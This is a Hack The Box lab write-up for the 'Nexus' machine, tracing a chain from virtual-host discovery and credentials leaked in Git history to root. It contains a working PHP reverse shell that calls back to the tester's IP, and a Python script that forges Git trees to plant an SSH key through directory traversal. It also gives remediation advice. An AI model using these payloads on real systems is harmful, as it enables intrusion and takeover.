


PENETRATION TESTING REPORT

Hack The Box — Nexus

Full Attack Chain: Web Enumeration to Root

MACHINE Nexus	DIFFICULTY Easy
OS Linux / Ubuntu 24.04	TARGET IP 10.129.160.219
DOMAINS nexus.htb · git.nexus.htb · billing.nexus.htb	

Attack Path Overview



The official machine synopsis describes the same overall chain: exposed Gitea credentials, Krayin CRM exploitation, credential discovery from the application configuration, followed by exploitation of the Gitea template-sync service through directory traversal.

1. Initial Enumeration

The first step was to identify the services exposed by the target.

Full TCP scan

```
nmap -p- --min-rate=1000 -T4 10.129.160.219
```

The relevant services were:

```
22/tcp    open    ssh
80/tcp    open    http
```

The HTTP service redirected to:

```
http://nexus.htb/
```

Therefore, the domain was added to `/etc/hosts`.

```
sudo nano /etc/hosts
```

Added:

```
10.129.160.219 nexus.htb
```

A service/version scan can then be performed:

```
nmap -p22,80 -sC -sV 10.129.160.219
```

The official walkthrough similarly identifies SSH and HTTP as the initial exposed services and notes that HTTP redirects to `nexus.htb`.

2. Web Enumeration

Opening:

```
http://nexus.htb
```

revealed the main Nexus website. The website contained a Careers section. One of the job postings contained email addresses that became useful later. The important address was:

```
j.matthew@nexus.htb
```

This was identified as the hiring manager's address. The careers page also exposed:

```
careers@nexus.htb
```

The official walkthrough confirms that the job posting revealed both addresses.

Why this mattered

At this stage, there was no obvious authentication bypass or direct exploit on the main website. However, discovering a valid-looking corporate username/email is valuable because it can potentially be reused against other services.

3. Virtual Host / Subdomain Enumeration

The next step was to enumerate virtual hosts. A useful FFUF command was:

```
ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/bitquark-subdomains-
top100000.txt:FUZZ \
-u http://nexus.htb/ \
-H "Host: FUZZ.nexus.htb"
```

Initially, several results returned the same response size. For example:

```
support
host
```

```
test
```

Because these were likely false positives, response-word filtering was used:

```
ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/bitquark-subdomains-  
top100000.txt:FUZZ \  
-u http://nexus.htb/ \  
-H "Host: FUZZ.nexus.htb" \  
-fw 4
```

This revealed two interesting virtual hosts:

```
git      [Status: 200]  
billing  [Status: 302]
```

Therefore /etc/hosts was updated:

```
10.129.160.219 nexus.htb git.nexus.htb billing.nexus.htb
```

The official walkthrough also identifies git and billing as the two significant virtual hosts.

4. Gitea Enumeration

Visiting:

```
http://git.nexus.htb
```

revealed a Gitea installation. The repository list contained an interesting repository:

```
krayin-docker-setup
```

The repository was accessible without authentication. It contained:

```
docker-compose.yml  
documents/  
.env
```

The .env file was particularly interesting because environment files frequently contain credentials.

5. Examining the .env File

The current .env contained configuration information including:

```
DB_PASSWORD=
```

The password was empty in the current version. This suggested that the repository's Git history should be examined. This is an important lesson:

Never assume that deleted or modified secrets are gone simply because they are absent from the current version of a Git repository.

Git preserves previous versions unless the history has been rewritten.

6. Git History Credential Leak

The repository was cloned:

```
git clone http://git.nexus.htb/admin/krayin-docker-setup.git
```

Enter the repository:

```
cd krayin-docker-setup
```

Check the history:

```
git log --oneline --all
```

The repository contained two commits:

```
9b817fa Upload files to "/"
1615c46 Upload files to "/"
```

The older commit was particularly interesting. Search the entire history for references to DB_PASSWORD:

```
git log --all -S'DB_PASSWORD' --oneline
```

This returned:

```
1615c46
```

The old commit could then be inspected:

```
git show 1615c46
```

The historical .env contained:

```
DB_PASSWORD=N27xh!!2ucY04
```

Therefore we recovered the leaked password:

```
N27xh!!2ucY04
```

The official walkthrough confirms that the exposed repository and its commit history contained the credential.

Security issue

The vulnerability here was not necessarily the current .env file itself. The larger problem was:

```
Secret committed to Git
  |
  v
Secret removed from latest version
  |
  v
Secret remains in Git history
  |
  v
Anyone with repository access can recover it
```

This is why sensitive credentials should never be committed to a repository in the first place.

7. Accessing the Billing Application

The discovered virtual host was:

```
billing.nexus.htb
```

The application was a Krayin CRM instance. The previously discovered email address was:

```
j.matthew@nexus.htb
```

Using:

```
Email: j.matthew@nexus.htb  
Password: N27xh!!2ucY04
```

we were able to authenticate successfully. The application identified itself as:

```
Krayin CRM 2.2.0
```

The official walkthrough confirms that the discovered credentials provided access to the Krayin CRM instance and that the running version was 2.2.0.

8. Identifying the Krayin Vulnerability

After identifying the application and version:

```
Krayin CRM 2.2.0
```

the next step was vulnerability research. Searching for vulnerabilities affecting this version revealed:

```
CVE-2026-38526
```

The available exploitation path allowed an authenticated user to upload a PHP file through the email functionality and subsequently execute it through the application's storage path.

The official walkthrough identifies CVE-2026-38526 as the vulnerability used for the initial foothold.

9. Preparing the PHP Reverse Shell

A PHP reverse shell was prepared. The important portion was:

```
<?php  
$sock=fsockopen("10.10.16.234",4455);  
$proc=proc_open("/bin/sh -i",array(0=>$sock,1=>$sock,2=>$sock),$pipes);  
?>
```

Here:

```
10.10.16.234
```

was the Kali/HTB VPN address. The listener port was:

```
4455
```

10. Uploading the Reverse Shell

Inside Krayin's email functionality:

```
Email -> Compose
```

the PHP reverse shell was attached. The request was intercepted with Burp Suite. One important detail from the actual exploitation was that the intercepted request already contained:

```
filename="php-reverse-shell.php"
```

```
Content-Type: application/x-php
```

Therefore, in this particular run, no filename modification was necessary. The request was forwarded. The application returned a successful JSON response containing the uploaded file:

```
php-reverse-shell.php
```

and a storage path similar to:

```
/storage/emails/1/php-reverse-shell.php
```

The official walkthrough describes intercepting the upload request and changing the uploaded filename to .php when required.

11. Starting the Netcat Listener

On Kali:

```
nc -lvnp 4455
```

or:

```
nc -lnvp 4455
```

The listener waits for the PHP file to connect back.

12. Triggering the Uploaded PHP File

The uploaded PHP file was then accessed through its storage URL. The application executed the PHP file. The Netcat listener received the connection:

```
connect to [10.10.16.234] from (UNKNOWN) [10.129.160.219] 58266
```

The shell showed:

```
/bin/sh: 0: can't access tty; job control turned off
$
```

We now had command execution as:

```
www-data
```

This gave us the initial foothold. The official walkthrough similarly obtains a reverse shell as www-data through the uploaded PHP payload.

13. Enumerating the Application Configuration

Now that we had code execution as www-data, the next objective was to identify credentials or configuration information that could allow lateral movement. The Krayin application directory was investigated. A useful search was:

```
find /var/www /home -maxdepth 3 -type f -name ".env" 2>/dev/null
```

This revealed:

```
/var/www/krayin/.env
```

The credentials were extracted with:

```
grep -E '^(DB_USERNAME|DB_PASSWORD)= ' /var/www/krayin/.env
```

The result was:

```
DB_USERNAME=krayin
DB_PASSWORD=y27xb3ha!!74GbR
```

So we discovered another password:

```
y27xb3ha!!74GbR
```

The official walkthrough likewise identifies the Krayin .env as the source of the next credential.

14. Identifying Local Users

We then enumerated the local users:

```
cat /etc/passwd
```

Among the users was:

```
jones:x:1000:1000:,,,:/home/jones:/bin/bash
```

This was significant because:

- jones had a normal home directory.
- jones had /bin/bash.
- SSH was exposed on port 22.

Therefore, the newly discovered password was worth testing against the jones account.

15. SSH as jones

From Kali:

```
ssh jones@10.129.160.219
```

Password:

```
y27xb3ha!!74GbR
```

Authentication succeeded. We obtained:

```
jones@nexus:~$
```

Confirm the account:

```
id
```

The result was effectively:

```
uid=1000(jones)
gid=1000(jones)
groups=1000(jones),100(users)
```

We had successfully moved from www-data to jones.

16. User Flag

The user flag was located at:

```
cat /home/jones/user.txt
```

Result:

```
1cc9fda05c5737af5ee34b8fca535fc9
```

The official walkthrough confirms that the user flag is located in /home/jones/user.txt.

17. Privilege Escalation Enumeration

Now that we had a valid local user, the next objective was privilege escalation. We checked systemd timers:

```
systemctl list-timers
```

An interesting timer appeared:

```
gitea-template-sync.timer
```

It activated:

```
gitea-template-sync.service
```

This was particularly interesting because the service was associated with Gitea and ran periodically.

18. Examining the Systemd Service

The service configuration was inspected:

```
systemctl cat gitea-template-sync.service
```

The important section was:

```
[Service]
Type=oneshot
User=root
ExecStart=/usr/bin/python3 /etc/gitea/template-sync.py
TimeoutStartSec=50s
```

The critical observation was:

```
User=root
```

Therefore, the Python script executed with root privileges. This immediately made /etc/gitea/template-sync.py a high-value privilege-escalation target. The official walkthrough identifies this timer/service as the root escalation path.

19. Analyzing template-sync.py

The script contained logic that processed Git repositories. Conceptually, it did:

```
result = subprocess.run(
    ['git', '-c', 'safe.directory=*', 'ls-tree', '-r', 'HEAD'],
```

```
cwd=bare_path,  
...  
)
```

It extracted filenames from Git's tree and then constructed a destination path. The critical code was:

```
target = os.path.join(stage_path, filepath)
```

followed by:

```
os.makedirs(target_dir, exist_ok=True)
```

and eventually writing the file. The important issue is that filepath was controlled by the Git tree. There was no proper sanitization preventing:

```
..
```

from appearing in the path.

20. Understanding the Directory Traversal

The normal intended path was something like:

```
/home/git/template-staging/jones/rce/
```

The application expected files to remain underneath this directory. For example:

```
README.md
```

would resolve to:

```
/home/git/template-staging/jones/rce/README.md
```

But a malicious Git tree could contain:

```
../../../../../../../../root/.ssh/authorized_keys
```

The resulting path would escape the intended staging directory. Conceptually:

```
/home/git/template-staging/jones/rce/  
../../../../../../../../root/
```

and eventually reach:

```
/root/
```

The official walkthrough specifically identifies the unsanitized `os.path.join()` operation and the traversal through `..` components as the root cause.

21. Why Normal Git Commands Were Not Enough

A problem appeared here. Git normally performs path validation and does not allow arbitrary `..` path components to be committed in the normal way. Therefore, simply doing something like:

```
git add ../../../../../../root/.ssh/authorized_keys
```

would not work. The solution was to construct the Git objects manually. This is an important technical part of the exploit.

22. Creating an SSH Key Pair

The SSH key pair was generated on Kali, not on Nexus:

```
ssh-keygen -t ed25519 -f /tmp/.k -N ''
```

This generated:

```
/tmp/.k  
/tmp/.k.pub
```

The private key:

```
/tmp/.k
```

would later be used to authenticate as root. The public key:

```
/tmp/.k.pub
```

would be written into:

```
/root/.ssh/authorized_keys
```

23. Creating the Malicious Gitea Repository

The discovered jones credentials also worked against Gitea. A repository was created:

```
jones/rce
```

The repository was configured as a template repository. This was important because the vulnerable timer only processed template repositories.

24. Cloning the Repository

On Kali:

```
cd /tmp
```

Clone the repository:

```
git clone http://jones:'y27xb3ha!!74GbR'@git.nexus.htb/jones/rce.git
```

Enter it:

```
cd rce
```

Create a normal file:

```
touch README.md
```

At this point we had a normal Git repository.

25. Building Malicious Git Objects

The key technique was to bypass Git's normal path validation by directly creating Git objects inside:

```
.git/objects/
```

The custom build.py constructed blob objects, tree objects, and a commit object. The malicious tree ultimately represented:

```
../../../../../../../../root/.ssh/authorized_keys
```

The important structure was:

```
root
+-- ..
    +-- ..
        +-- ..
            +-- ..
                +-- ..
                    +-- root
                        +-- .ssh
                            +-- authorized_keys
```

The final file contained our SSH public key.

26. build.py

The working script was:

```
#!/usr/bin/env python3
import hashlib,zlib,os,subprocess,sys,time

def write_obj(data,t):
    h=("%s %d"%(t,len(data))).encode()+b"\x00"
    s=h+data
    sha=hashlib.sha1(s).hexdigest()
    d=os.path.join(".git","objects",sha[:2])
    os.makedirs(d,exist_ok=True)
    p=os.path.join(d,sha[2:])
    if not os.path.exists(p):
        open(p,"wb").write(zlib.compress(s))
    return sha

def entry(mode,name,sha):
    return("%s %s"%(mode,name)).encode()+b"\x00"+bytes.fromhex(sha)

if not os.path.isdir(".git"):
    print("Run inside git repo")
    sys.exit(1)

r=subprocess.run(
    ["cat","/tmp/.k.pub"],
    capture_output=True,
    text=True
)

if r.returncode!=0:
    print("ssh-keygen -t ed25519 -f /tmp/.k -N '')")
    sys.exit(1)

key=r.stdout.strip()+"\n"

blob=write_obj(key.encode(),"blob")
readme=write_obj(b"# Template\n","blob")
```

```

ssh_t=write_obj(
    entry("100644","authorized_keys",blob),
    "tree"
)

cur=write_obj(
    entry("40000",".ssh",ssh_t),
    "tree"
)

fir=write_obj(
    entry("40000","root",cur),
    "tree"
)

for i in range(4):
    fir=write_obj(
        entry("40000","..",fir),
        "tree"
    )

root=write_obj(
    entry("100644","README.md",readme)+
    entry("40000","..",fir),
    "tree"
)

ts=int(time.time())

c="tree %s\nauthor x <x@x> %d +0000\ncommitter x <x@x> %d +0000\n\ninit\n"%(root,ts,ts)

sha=write_obj(c.encode(),"commit")

os.makedirs(
    os.path.join(".git","refs","heads"),
    exist_ok=True
)

open(
    os.path.join(".git","refs","heads","main"),
    "w"
).write(sha+"\n")

print("Done: "+sha)

```

The official walkthrough uses the same raw Git-object technique to bypass Git's normal path validation.

27. Running the Exploit

The script was executed from inside the cloned repository:

```
python3 /tmp/build.py
```

Our successful run produced:

```
Done: fe5b42c7026e07a3952a1d89b6b86584cd7a2cbc
```

This created the malicious commit locally.

28. Pushing the Malicious Commit

The malicious tree was then pushed:

```
git push -u origin main --force
```

The push succeeded. There were warnings such as:

```
warning: unable to access '../../../../../root/.gitattributes': Permission denied
warning: unable to access '../../../../../root/.ssh/.gitattributes': Permission denied
```

These warnings were actually a useful indication that Git was attempting to resolve the traversal paths. The important part was:

```
[new branch] main -> main
```

The repository now contained the malicious Git tree.

29. Waiting for the Template Sync Timer

The vulnerable service ran periodically. The sync log was monitored with:

```
cat /var/log/template-sync.log
```

Initially, the exploit did not work. The log showed:

```
ls-tree failed: fatal: Not a valid object name HEAD
```

This happened repeatedly. This was an important troubleshooting stage.

Failed attempt

The timer successfully found:

```
jones/rce
```

but Git could not resolve:

```
HEAD
```

Therefore, the service was finding the repository but wasn't seeing a valid branch/HEAD structure. After correcting the Git object construction and pushing the proper commit/tree structure, the next timer execution succeeded.

30. Successful Directory Traversal

The successful log entry showed:

```
[2026-10-08 16:39:51] Template sync starting
[2026-10-08 16:39:51] Found 1 template repo(s)
[2026-10-08 16:39:51] Syncing template: jones/rce
[2026-10-08 16:39:51]   synced: README.md
[2026-10-08 16:39:52]   synced: ../../../../../../root/.ssh/authorized_keys
[2026-10-08 16:39:52] Template sync complete
```

This was the definitive proof that the path traversal succeeded. The service had written:

```
../../../../../../../../root/.ssh/authorized_keys
```

which resulted in our public SSH key being placed into:

```
/root/.ssh/authorized_keys
```

31. Root SSH Access

The private key remained on Kali:

```
/tmp/.k
```

Therefore, the final SSH connection had to be made from Kali, not from the Nexus shell. The first attempt from the jones shell failed:

```
ssh -i /tmp/.k root@nexus.htb
```

with:

```
ssh: Could not resolve hostname nexus.htb: Temporary failure in name resolution
```

This was not an exploitation failure. The problem was simply that the target's hostname wasn't resolvable from that shell. We exited back to Kali and connected directly to the target IP:

```
ssh -i /tmp/.k root@10.129.160.219
```

The connection succeeded:

```
Welcome to Ubuntu 24.04.4 LTS
```

32. Confirming Root

The first verification command was:

```
whoami
```

Output:

```
root
```

Therefore the privilege escalation was successful. The final flag was retrieved with:

```
cat /root/root.txt
```

Result:

```
c4361dbb975af69f9093ff51cf830045
```

33. Flags

User Flag

```
1cc9fda05c5737af5ee34b8fca535fc9
```

Location:

/home/jones/user.txt


Root Flag


c4361dbb975af69f9093ff51cf830045

Location:

/root/root.txt

34. Complete Attack Chain





35. Vulnerabilities Identified

35.1 Sensitive credentials in Git history

A database/application password was committed to a Git repository and remained recoverable from an older commit.

Impact

An unauthenticated/low-privileged Gitea user could recover credentials and authenticate to another application.

Recommendation

- Never commit passwords/API keys/secrets.
- Use environment variables or a secrets manager.
- Rotate credentials immediately if they are ever committed.
- Consider secret scanning such as Gitleaks.
- Remove secrets from Git history when appropriate, but remember that history rewriting alone does not replace credential rotation.

35.2 Credential reuse

The leaked password was accepted by the Krayin CRM account. This demonstrated password reuse across services.

Recommendation

Use unique credentials for each service and account.

35.3 Vulnerable Krayin CRM version

Krayin CRM 2.2.0 was vulnerable to CVE-2026-38526. This enabled the authenticated upload/execution chain used to obtain the www-data shell.

Recommendation

- Upgrade to a patched version.
- Restrict executable uploads.
- Validate file extensions and MIME types server-side.
- Store uploads outside executable web directories.
- Disable PHP execution in upload/storage directories.

35.4 Sensitive credentials stored in application .env

The Krayin .env contained:

```
DB_USERNAME=krayin
DB_PASSWORD=y27xb3ha!!74GbR
```

A web application compromise therefore directly exposed another credential.

Recommendation

- Protect application configuration files.
- Use least privilege.
- Avoid password reuse.
- Restrict filesystem permissions.
- Use dedicated database credentials.
- Use a secrets management mechanism where possible.

35.5 Dangerous root systemd service

The most serious privilege-escalation vulnerability was:

```
User=root
ExecStart=/usr/bin/python3 /etc/gitea/template-sync.py
```

The service trusted file paths obtained from Git repositories. The dangerous operation was:

```
target = os.path.join(stage_path, filepath)
```

without sanitizing filepath. An attacker could supply:

```
../../../../../../../../root/.ssh/authorized_keys
```

and escape the intended directory.

Recommendation

Never trust filenames obtained from untrusted repositories. Before writing files, normalize and validate the path. For example, conceptually:

```
target = os.path.realpath(os.path.join(stage_path, filepath))  
if not target.startswith(os.path.realpath(stage_path) + os.sep):  
    reject_path()
```

Even better, reject .. components entirely and use a safe extraction mechanism.

36. Key Lessons Learned

1. Always inspect Git history

If a current .env looks clean:

```
DB_PASSWORD=
```

that does not mean a secret wasn't previously committed. Always investigate:

```
git log  
git show  
git log -S  
git grep
```

when dealing with exposed repositories.

2. Enumerate virtual hosts

The main website did not directly provide the foothold. The important applications were hidden behind:

```
git.nexus.htb  
billing.nexus.htb
```

Virtual-host enumeration was therefore essential.

3. Enumerate application versions

Identifying Krayin CRM 2.2.0 turned a generic web application into a specific vulnerability research target.

4. After obtaining a shell, enumerate configuration

The first shell was only www-data. Rather than immediately attempting random privilege escalation techniques, application configuration was inspected. That led to /var/www/krayin/.env and ultimately the jones credentials.

5. Timers are valuable privilege-escalation targets

The important discovery was gitea-template-sync.timer. Whenever enumerating Linux privilege escalation, check:

```
systemctl list-timers  
systemctl list-units
```

as well as scheduled jobs.

6. Root services processing attacker-controlled data are dangerous

The service was running as root while processing data originating from a Git repository controlled by a lower-privileged user. That trust boundary was the key to the final escalation.

37. Final Findings Table

Stage	Finding	Result
Enumeration	SSH	Port 22
Enumeration	HTTP	Port 80
VHost discovery	git.nexus.htb	Gitea
VHost discovery	billing.nexus.htb	Krayin CRM
Information disclosure	Git repository	krayin-docker-setup
Credential leak	Git history	N27xh!!2ucY04
User discovery	Careers page	j.matthew@nexus.htb
Application	Krayin	Version 2.2.0
Exploitation	CVE-2026-38526	www-data shell
Configuration disclosure	.env	y27xb3ha!!74GbR
Lateral movement	SSH	jones
User flag	/home/jones/user.txt	Obtained
Privilege escalation	systemd timer	gitea-template-sync
Root cause	Unsanitized path	Directory traversal
Exploit	Malicious Git tree	/root/.ssh/authorized_keys
Final access	SSH key	root
Root flag	/root/root.txt	Obtained

38. Conclusion

Nexus demonstrates a realistic multi-stage Linux compromise where no single vulnerability provides the entire attack.

The initial foothold came from information disclosure in a publicly accessible Gitea repository. Git history exposed a password, which allowed authentication to Krayin CRM 2.2.0. The vulnerable CRM installation was then exploited through CVE-2026-38526 to obtain a shell as www-data.

Rather than stopping at the initial shell, further enumeration of the application's configuration exposed another credential. That credential allowed SSH access as jones and provided the user flag.

Privilege escalation was achieved by identifying a periodically executed root systemd service. The service trusted Git repository file paths and used an unsafe `os.path.join()` operation. By creating malicious Git objects containing directory traversal paths, it was possible to make the root service write an SSH public key into:

```
/root/.ssh/authorized_keys
```

This ultimately provided SSH access as root and allowed retrieval of:

```
c4361dbb975af69f9093ff51cf830045
```

The machine therefore provided practical experience with web enumeration, virtual-host discovery, Git history analysis, credential discovery, authenticated web exploitation, Linux enumeration, systemd timer enumeration, Python path traversal, Git internals, and SSH-based privilege escalation. The official walkthrough likewise frames these as the primary skills demonstrated by Nexus.